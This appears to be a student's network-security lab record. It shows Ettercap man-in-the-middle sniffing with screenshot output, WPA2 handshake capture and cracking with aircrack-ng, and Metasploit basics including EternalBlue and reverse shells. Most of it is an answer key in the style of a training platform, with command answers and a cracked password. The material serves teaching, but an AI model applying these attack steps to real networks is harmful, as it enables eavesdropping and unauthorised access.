
Output:


[root@localhost security lab]# dnf install ettercap


[root@localhost security lab]# vi /etc/ettercap/etter.conf

[root@localhost security lab]# ettercap –G


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Hosts list Ctrl+H
Enable IPv6 scan
Scan for hosts Ctrl+S
Load from file...
Save to file...
Ettercap
DHCP: [E4:46:DA:A7:DC:AD] DISCOVER
DHCP: [E4:46:DA:A7:DC:AD] REQUEST 172.16.5.226
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
74 hosts added to the hosts list...


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Host List
ARP poisoning...
ICMP redirect...
Port stealing...
DHCP spoofing...
NDP poisoning...
Stop mitm attack(s)
IP Address
172.16.4.218
172.16.4.234
172.16.4.241
172.16.4.250
172.16.5.21
172.16.5.46 00:27:0E:13:EB:17
172.16.5.50 00:27:0E:13:ED:1E
172.16.5.59 00:27:0E:13:F6:44
Delete Host
Add to Target 1
Add to Target 2
ICMP redirected 172.16.5.178:45618 -> 172.217.167.133:443
ICMP redirect stopped.
DHCP: [38:60:77:E0:86:87] REQUEST 172.16.4.218
DHCP: [88:D7:F6:C6:4D:C4] REQUEST 172.16.5.178
DHCP: [172.16.4.1] ACK : 172.16.5.178 255.255.252.0 GW 172.16.4.1 DNS 8.8.8.8
DHCP: [0C:4D:E9:BB:F2:42] REQUEST 172.16.5.149


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address
MAC Address
Description
172.16.4.1 08:35:71:F2:B4:A1
MITM Attack: ICMP Redirect
Gateway Information
MAC Address 08:35:71:F2:B4:A1
IP Address 172.16.4.1
Cancel
OK
Delete Host
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 1023 hosts for scanning...
Scanning the whole netmask for 1023 hosts...
78 hosts added to the hosts list...



Ettecap tool:

Ettercap is a well-known open-source tool used for conducting man-in-the-middle attacks on a local area network (LAN). It essentially functions as a network eavesdropper, allowing you to intercept traffic flowing between devices on the network.

- **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.

Ettercap's capabilities:

- **Packet Sniffing:** Ettercap can put your network interface in promiscuous mode, enabling it to capture all network traffic on the LAN segment, not just traffic directed to your device.
- **Man-in-the-Middle Attacks:** By manipulating ARP (Address Resolution Protocol) Ettercap can position itself as an intermediary between two communicating devices. This allows it to intercept and potentially alter data flowing between them.
- **Protocol Analysis:** Ettercap can dissect and analyze various network protocols, including some encrypted ones. This provides valuable insights into network communication patterns.
- **Data Injection and Filtering:** Ettercap can inject data packets into ongoing connections or filter out unwanted packets, enabling activities like modifying data streams.
- **Multiple Sniffing Modes:** Ettercap offers various sniffing modes, like IP-based, MAC-based, and ARP-based, catering to different network scenarios.

It's important to remember that Ettercap is a powerful tool and should be used with caution. While it's valuable for ethical hackers and penetration testers to assess network security, using it for malicious purposes is illegal.

- Ettercap offers both a graphical user interface (GUI) and a command-line interface (CLI) for user convenience.
- Ettercap has plugin support, allowing you to extend its functionalities.

To install **Ettercap** on Fedora using the terminal, follow these steps:

1. Update System Packages

First, update your system packages to ensure you have the latest repositories:

```
sudo dnf update -y
```

2. Install Ettercap

Ettercap is available in the Fedora repository. Install it using:

```
sudo dnf install -y ettercap
```

3. Verify Installation

Once installed, check the version to confirm:

```
ettercap --version
```

4. Run Ettercap

Ettercap can be run in graphical or command-line mode:

- **Graphical Mode (GUI):**

```
sudo ettercap -G
```

Text-Based Interface (NCurses Mode):


```
sudo ettercap -C
```


Command-Line Mode:


```
sudo ettercap -T -Q
```

5. Allow Ettercap to Capture Packets

Since Ettercap requires root privileges for network sniffing, always run it with `sudo`. If you face issues, ensure your user is in the `wheel` group for sudo access.


Applications Places System
Computer
liveuser's Home
Install to Hard Drive
Trash
Ettercap
0.8.3.1
Setup
Sniffing at startup
Primary Interface
enp0s3
Bridged sniffing
Bridged Interface
Local Loopback
Ettercap
MATE Terminal
File Edit View Search Terminal Help
liveuser@localhost-live:~$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
liveuser@localhost-live:~$ sudo ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
MATE Terminal
Ettercap (as superus...
Right Ctrl


Applications Places System
Computer
liveuser's Home
Install to Hard Drive
Trash
Ettercap
0.8.3.1 (EB)
Ettercap
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Starting Unified sniffing...
MATE Terminal
File Edit View Search Terminal Help
liveuser@localhost-live:~$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
liveuser@localhost-live:~$ sudo ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
(ettercap:5610): IBUS-WARNING **: 08:07:43.474: Failed to mkdir /root/.config/ibus/bus: Permission denied
MATE Terminal
Ettercap (as superus...
Right Ctrl


Applications Places System
Computer
liveuser's Home
Install to Hard Drive
Trash
Ettercap
0.8.3.1 (EB)
Host List
IP Address MAC Address Description
10.0.2.2 52:55:0A:00:02:02
10.0.2.3 52:55:0A:00:02:03
Delete Host
Add to Target 1
Add to Target 2
2182 known services
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
MATE Terminal
File Edit View Search Terminal Help
liveuser@localhost-live:~$ ettercap --version
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
ettercap 0.8.3.1
liveuser@localhost-live:~$ sudo ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
(ettercap:5610): IBUS-WARNING **: 08:07:43.474: Failed to mkdir /root/.config/ibus/bus: Permission denied
MATE Terminal
Ettercap (as superus...
Right Ctrl

Ex. No.: 13

WIFI HACKING 101

Aim:

To understand and demonstrate how to capture and crack WPA/WPA2 personal Wi-Fi passwords using Aircrack-ng tools.

Algorithm:

1. Put the wireless interface into monitor mode.
2. Capture the 4-way handshake using airodump-ng.
3. (Optional) Deauthenticate a connected client to trigger handshake.
4. Use aircrack-ng with a wordlist to brute-force the password.
5. (Optional) Convert capture to HCCAPX format for GPU-based cracking with Hashcat.

Output:

Answer the questions below

What type of attack on the encryption can you perform on WPA(2) personal?

brute force ✓ Correct Answer Hint

Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)

Nay ✓ Correct Answer

What is the three-letter abbreviation for the pre-shared key used in Wi-Fi security?

PSK ✓ Correct Answer

What's the minimum length of a WPA2 Personal password?

8 ✓ Correct Answer

Answer the questions below

How do you put the interface "wlan0" into monitor mode with Aircrack tools? (Full command)

airmon-ng start wlan0 ✓ Correct Answer

What is the new interface name likely to be after you enable monitor mode?

wlan0mon ✓ Correct Answer

What do you do if other processes are currently trying to use that network adapter?

airmon-ng check kill ✓ Correct Answer Hint

What tool from the aircrack-ng suite is used to create a capture?

airodump-ng ✓ Correct Answer

What flag do you use to set the BSSID to monitor?

--bssid ✓ Correct Answer Hint

And to set the channel?

--channel ✓ Correct Answer Hint

And how do you tell it to capture packets to a file?

-w ✓ Correct Answer Hint

Answer the questions below

What flag do we use to specify a BSSID to attack?

-b ✓ Correct Answer Hint

What flag do we use to specify a wordlist?

-w ✓ Correct Answer Hint

How do we create a HCCAPX in order to use hashcat to crack the password?

-j ✓ Correct Answer Hint

Using the rockyou wordlist, crack the password in the attached capture. What's the password?

greeneggsandham ✓ Correct Answer Hint

Where is password cracking likely to be fastest, CPU or GPU?

GPU ✓ Correct Answer Hint

Ex. No.: 14

METASPLOIT

Aim:

The aim of this experiment is to explore and understand the basic usage of the Metasploit Framework, focusing on exploiting vulnerabilities in a target system using various Metasploit modules, setting appropriate parameters, and successfully executing the exploit to gain access to the system.

Algorithm:

1. **Identify Vulnerability**: Use the search function to find exploits related to the target system.
2. **Select Exploit**: Choose an appropriate exploit based on the identified vulnerability (e.g., MS17-010 EternalBlue).
3. **Configure Exploit**: Set the necessary parameters such as target IP (RHOSTS), payload, and local port (LPORT).
4. **Choose Payload**: Select the payload that will run on the target system to achieve the desired result (e.g., reverse TCP shell).
5. **Execute Exploit**: Launch the exploit to attempt to compromise the target system.
6. **Post-Exploitation**: After successful exploitation, interact with the compromised system through the Meterpreter session or other post-exploitation tools.

Output:

Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit ✓ Correct Answer

What is the name of the code that runs on the target system to achieve the attacker's goal?

Payload ✓ Correct Answer

What are self-contained payloads called?

Singles ✓ Correct Answer

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles ✓ Correct Answer

Answer the questions below

How would you search for a module related to Apache?

search apache ✓ Correct Answer

Who provided the auxiliary/scanner/ssh/ssh_login module?

todb ✓ Correct Answer Hint

Answer the questions below

How would you set the LPORT value to 6666?

set LPORT 6666 ✓ Correct Answer

How would you set the global value for RHOSTS to 10.10.19.23 ?

setg RHOSTS 10.10.19.23 ✓ Correct Answer

What command would you use to clear a set payload?

unset PAYLOAD ✓ Correct Answer

What command do you use to proceed with the exploitation phase?

exploit ✓ Correct Answer